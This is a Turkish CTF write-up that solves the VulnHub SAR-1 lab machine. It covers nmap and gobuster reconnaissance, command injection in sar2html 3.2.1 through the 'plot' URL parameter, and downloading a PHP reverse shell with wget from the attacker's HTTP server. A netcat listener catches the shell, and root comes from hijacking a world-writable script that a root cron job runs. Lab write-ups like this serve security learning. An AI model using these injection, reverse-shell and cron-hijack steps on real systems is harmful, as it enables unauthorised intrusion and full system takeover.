

# *SAR-1 CTF*

---

*Kaan Efe Ögüt*


*ADLI BİLİŞİM MÜHENDİSLİĞİ*

-Vulnhub üzerinde bulunan “SAR-1” zafiyetli makinesini  
Crontab tablosu ile sızmaya çalışacağız.

**14.11.2021**

## Crontab ile Root Olma


- "<https://www.vulnhub.com/entry/sar-1,425/>" bağlantısı üzerinden zafiyetli makinemi indiriyorum.
- Vmware üzerinde indirdiğim bu zafiyetli makineyi "open" komutu ile açıyorum.
- Network ayarlarını Sanal Makinem ile aynı yapıyorum.



- Gerekli ayarlardan sonra sanal makinemi başlatıyorum ve arka planda bu şekilde çalışır vaziyette bırakıyorum.
- Ardından Linux makineme geçiş yapıyorum.

```
(root@kali)-[~]
# nmap -sn 192.168.139.176/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-12 17:21 +03
Nmap scan report for 192.168.139.1
Host is up (0.00021s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.139.2
Host is up (0.00014s latency).
MAC Address: 00:50:56:FC:1C:C3 (VMware)
Nmap scan report for 192.168.139.186
Host is up (0.00027s latency).
MAC Address: 00:0C:29:71:77:A7 (VMware)
Nmap scan report for 192.168.139.254
Host is up (0.00025s latency).
MAC Address: 00:50:56:F6:E1:A0 (VMware)
Nmap scan report for 192.168.139.176
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.04 seconds
```

- Uçbirim üzerinden nmap ile port taraması gerçekleştiriyorum ve zafiyetli makinemin IP adresini öğreniyorum.



-Zafiyetli makineyi tarayıcı üzerinde görüntülediğimde bu şekildedir.

```
# nmap -A -sC 192.168.139.186 -o sar.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-12 17:24 +03
Nmap scan report for 192.168.139.186
Host is up (0.00031s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 00:0C:29:71:77:A7 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1 0.31 ms 192.168.139.186

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.45 seconds
```

-Nmap aracı ile öncelikle kapsamlı bir ağ taraması gerçekleştiriyorum.

-Çok fazla bir bilgi elde edemedim.

```
# gobuster dir -u http://192.168.139.186 -w /usr/share/dirb/wordlists/common.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.139.186
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s


2021/08/12 17:23:56 Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 280]
/.htpasswd (Status: 403) [Size: 280]
/.htaccess (Status: 403) [Size: 280]
/index.html (Status: 200) [Size: 10918]
/phpinfo.php (Status: 200) [Size: 95431]
/robots.txt (Status: 200) [Size: 9]
/server-status (Status: 403) [Size: 280]

2021/08/12 17:24:01 Finished
```


-Gobuster aracı ile dizin taraması başlatıyorum.

-Burada bulduđu dizinleri açıp içerisinden bilgi toplamaya çalışıyorum.



-Web sayfası üzerinde ilk bakmamız gereken yerlerden biri robots.txt'dir.

-Burada bir html uzantısı görüyorum ve bunu kopyalıyorum.



-HTML uzantılı URL'i açtığımda karşıma böyle bir sayfa geliyor.


-Burada çok önemli olarak sar versiyonunu görüntülüyorum.



<pre>(root@kali)~# searchsploit sar2html 3.2.1</pre>	
Exploit Title	Path
sar2html 3.2.1 - 'plot' Remote Code Execution	php/webapps/49344.py
Sar2HTML 3.2.1 - Remote Command Execution	php/webapps/47204.txt
Shellcodes: No Results	


-Bu versiyonda çalışan bir exploit elde edip işlem gerçekleştirebiliriz.

-Exploit taraması gerçekleştiriyorum burada 2 adet exploit bizi karşılıyor.



-Tarayıcı üzerinden aynı exploiti arattığımda bana kullanımıyla ilgili bilgi sağlıyor.

-URL sonuna ";ls" komutunu eklediğimde burada bilgi erişimi sağladığımı görüntülüyorum.




-Bu ls komutu yerine bir shell kabuğu ekleyip işlem gerçekleştirebilirim diye düşünüyorum.

-Bu sebeple önceki uygulamalarımızda kullandığım shell.php dosyasını kontrol ediyorum.


-Buraya IP adresimi ve port bilgisi ayarlarını set ediyorum.

```
(root@kali)-[~]
# python -m SimpleHTTPServer 4321
Serving HTTP on 0.0.0.0 port 4321 ...
```

-Bu shell dosyasını sunucuya ekleyebilmem için python komutu ile HTTP server'ı başlatıyorum.



-URL Sonuna eklediğim "wget" komutu ile indirme işlemini başlatıyorum.



-URL sonuna eklediğim ";ls" komutu ile kontrol sağlıyorum ve başarılı bir şekilde aktarım olduğunu görüntülüyorum.

```
Dosya Eylemler Düzen Görünüm Yardım
(root@kali)-[~]
# nc -lvp 4443
listening on [any] 4443 ...
```

-Şimdi ise netcat üzerinden .php dosyası içerisinde belirttiğim portu dinlemeye alıyorum.

```
192.168.139.186/sar2HTML/index.php?plot=;php%20shell.php

root@kali: ~
Dosya Eylemler Düzen Görünüm Yardım
(root@kali)~# nc -lvp 4443
listening on [any] 4443 ...
192.168.139.186: inverse host lookup failed: Unknown host
connect to [192.168.139.176] from (UNKNOWN) [192.168.139.186] 60022
Linux sar 5.0.0-23-generic #24~18.04.1-Ubuntu SMP Mon Jul 29 16:12:28 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
23:15:39 up 28 min, 0 users, load average: 1.00, 1.00, 0.93
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

-Daha sonrasında sunucu üzerinde bu .php dosyasını çalıştırıyorum.

-Burada netcat üzerinden bağlantı sağladığımı görüntülüyorum.

```
23:15:39 up 28 min, 0 users, load average: 1.00, 1.00, 0.93
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
```

-Yetkime baktığımda yetkisiz bir kullanıcı olduğumu görüntülüyorum.

-Burada ya bir önceki uygulamamızda yaptığımız SUID işlemine bakacağım ya da config dosyası arayacağım.

```
drwxr-xr-x 2 root root 4096 Aug 6 2019 console-setup
drwxr-xr-x 2 root root 4096 Aug 6 2019 cracklib
drwxr-xr-x 2 root root 4096 Oct 20 2019 cron.d
drwxr-xr-x 2 root root 4096 Oct 20 2019 cron.daily
drwxr-xr-x 2 root root 4096 Aug 6 2019 cron.hourly
drwxr-xr-x 2 root root 4096 Aug 6 2019 cron.monthly
drwxr-xr-x 2 root root 4096 Aug 6 2019 cron.weekly
-rw-r--r-- 1 root root 787 Oct 21 2019 crontab
drwxr-xr-x 5 root lp 4096 Aug 12 22:52 cups
drwxr-xr-x 2 root root 4096 Aug 6 2019 cupshelpers
drwxr-xr-x 4 root root 4096 Aug 6 2019 dbus-1
drwxr-xr-x 4 root root 4096 Aug 6 2019 dconf
-rw-r--r-- 1 root root 2969 Feb 28 2018 debconf.conf
-rw-r--r-- 1 root root 11 Jun 26 2017 debian_version
drwxr-xr-x 2 root root 4096 Oct 21 2019 default
-rw-r--r-- 1 root root 604 Aug 13 2017 deluser.conf
drwxr-xr-x 2 root root 4096 Aug 6 2019 depmod.d
```

-“/Etc” dizine geçiş yapıyorum ve burada zamanlayıcı olan “crontab” dizinini kullanıp kullanmadığımı yetkisine bakıyorum.

-Crontab tablosuna yetkili bir şekilde erişebiliyorum.

```

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/5 * * * * root    cd /var/www/html/ && sudo ./finally.sh

```

-Crontab dosyasını "cat" komutu ile görüntülediğim de burada bir "finally.sh" dosyası olduğunu ve 5 dakikada bir çalıştığını görüntülüyorum.

```

total 40
drwxr-xr-x 3 www-data www-data 4096 Oct 21 2019 .
drwxr-xr-x 4 www-data www-data 4096 Oct 21 2019 ..
-rwxr-xr-x 1 root root 22 Oct 20 2019 finally.sh
-rw-r--r-- 1 www-data www-data 10918 Oct 20 2019 index.html
-rw-r--r-- 1 www-data www-data 21 Oct 20 2019 phpinfo.php
-rw-r--r-- 1 root root 9 Oct 21 2019 robots.txt
drwxr-xr-x 4 www-data www-data 4096 Aug 12 23:12 sar2HTML
-rwxrwxrwx 1 www-data www-data 30 Oct 21 2019 write.sh

```

-Burada bilgisine eriştiğim "/var/www/html" dizinine geçiş yapıyorum ve "ls -la" komutu ile finally.sh dosyasını root'un çalıştırdığını görüntülüyorum.

```

-rwxrwxrwx 1 www-data www-data 30 Oct 21 2019 write.sh
$ cat finally.sh
#!/bin/sh
./write.sh
$

```

-Burada "write.sh" dosyasını görüntülüyorum.

- "Finally.sh" dosyasını açtığımda "write.sh" dosyasını çalıştırdığını görüntülüyorum.

-Write.sh dosyasının içerisine bir php dosyası eklersem burada root yetkisi ile bir shell kapısı oluşturabilirim.

```

root@kali: ~
Dosya Eylemler Düzen Görünüm Yardım
root@kali)-[~]
# python -m SimpleHTTPServer 4322
Serving HTTP on 0.0.0.0 port 4322 ...

```

-Shell dosyamın bu sefer port numarasını değiştirip set ediyorum.

-Bu dosyayı paylaşabilmek için HTTP server'ı tekrar başlatıyorum.



```
$ wget http://192.168.139.176:4322/shell.php
--2021-08-12 23:32:13-- http://192.168.139.176:4322/shell.php
Connecting to 192.168.139.176:4322... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6085 (5.9K) [application/octet-stream]
Saving to: 'shell.php'

0K ..... 100% 28.2M=0s

2021-08-12 23:32:13 (28.2 MB/s) - 'shell.php' saved [6085/6085]
```

-Shell dosyamı finally.sh ile aynı dizine indiriyorum.

```
root@kali: ~
Dosya Eylemler Düzen Görünüm Yardım
(root@kali)~
# nc -lvp 4433
listening on [any] 4433...
```

-Daha sonrasında shell.php içerisinde belirttiğim portu dinlemeye alıyorum.

```
write.sh
$ echo "php shell.php" > write.sh
$ cat write.sh
php shell.php
$
```

-"Echo" komutu ile shell.php dosyasını write.sh dosyasına yazıyorum.

```
# nc -lvp 4433
listening on [any] 4433 ...
192.168.139.186: inverse host lookup failed: Unknown host
connect to [192.168.139.176] from (UNKNOWN) [192.168.139.186] 47454
Linux sar 5.0.0-23-generic #24~18.04.1-Ubuntu SMP Mon Jul 29 16:12:28 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
23:40:01 up 52 min, 0 users, load average: 1.00, 1.00, 1.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# ^[[2-
```

-Program 5 dakika da bir çalışacağı için artık tek yapacağım şey beklemek olacaktır.

-Bu bekleme işleminin ardından bağlantıyı kurabildim.

-Root yetkisine sahip bir şekilde makineye sızabildim.